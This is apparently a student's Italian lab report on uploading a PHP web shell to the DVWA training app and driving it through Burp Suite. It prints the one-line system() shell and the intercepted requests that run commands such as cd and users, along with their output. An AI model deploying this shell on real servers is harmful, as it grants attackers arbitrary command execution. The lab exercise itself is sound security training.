


## Esercizio S6L1 di Ciaschini Giorgio del 26/02/2024

L'esercizio di oggi richiedeva di caricare una shell in PHP sulla DVWA. Tramite BurpSuite siamo andati ad intercettare i pacchetti per controllare anche con quale verbo veniva fatta una richiesta. Siamo andati a definire un file dove abbiamo scritto il nostro codice che sarà caricato:

```
~/Documents/prova0.php - Mousepad
File Edit Search View Document Help
1 <?
2     system ($_REQUEST["cmd"]);
3     echo 'questa è una prova';
4 ?>
5
```

Successivamente abbiamo inserito vari comandi che vengono solitamente utilizzati per attaccare una macchina come ad esempio: "ls", "pwd", "mkdr", "cd", "users" ecc...



192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=mkdr

dvwa\_email.png prova0.php questa Ã una prova

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.49.101:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 8

```
1 GET /dvwa/hackable/uploads/prova0.php?cmd=mkdr HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=82f380587f3aa1afdc0a0f59d5e89f8
9 Connection: close
10
11
```

192.168.49.101/dvwa/hac

questa Ã una prova

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.49.101:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 9

```
1 GET /dvwa/hackable/uploads/prova0.php?cmd=cd HTTP/1.1
2 Host: 192.168.49.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=82f380587f3aa1afdc0a0f59d5e89f8
10 Connection: close
11
12
```

192.168.49.101/dvwa/hac

/var/www/dvwa/hackable/uploads questa Ã una prova

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.49.101:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

Inspector

Request attributes 2

Request query parameters 1

Request body parameters 0

Request cookies 2

Request headers 8

```
1 GET /dvwa/hackable/uploads/prova0.php?cmd=users HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=82f380587f3aa1afdc0a0f59d5e89f8
9 Connection: close
10
11
```

PortSwigger

192.168.49.101/dvwa/hac

Not secure 192.168.49.101/dvwa/hackable/uploads/prova0.php?cmd=users

msfadmin root questa Ã una prova